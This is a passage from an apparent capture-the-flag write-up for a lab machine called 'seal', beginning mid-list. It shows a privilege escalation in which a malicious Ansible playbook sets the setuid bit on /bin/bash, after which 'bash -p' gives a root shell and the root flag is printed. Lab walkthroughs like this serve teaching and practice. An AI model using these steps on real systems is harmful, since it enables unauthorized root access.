
```
11. luis@seal:/opt/backups/playbook$ /usr/bin/ansible-playbook evil.yml
12. Proof of Concept was a SUCCESS!
```

PrivESC to ROOT



Privesc to ROOT

```
1. Now edit the evil.yml file again and add a stickybit to /bin/bash.
---------------------------------
- hosts: localhost
  tasks:
  - name: Command Execution
    shell: chmod u+s /bin/bash
-----------------------------------
2. luis@seal:/opt/backups/playbook$ watch -n 1 ls -l /bin/bash
Every 1.0s: ls -l /bin/bash                                    seal: Tue Mar 26 23:56:09 2024
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
3. SUCCESS! Stickybit as been assigned.
4. luis@seal:/opt/backups/playbook$ watch -n 1 ls -l /bin/bash
luis@seal:/opt/backups/playbook$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
03ecbb32dfb3a9fd61575c6f3423bec1
```



pwned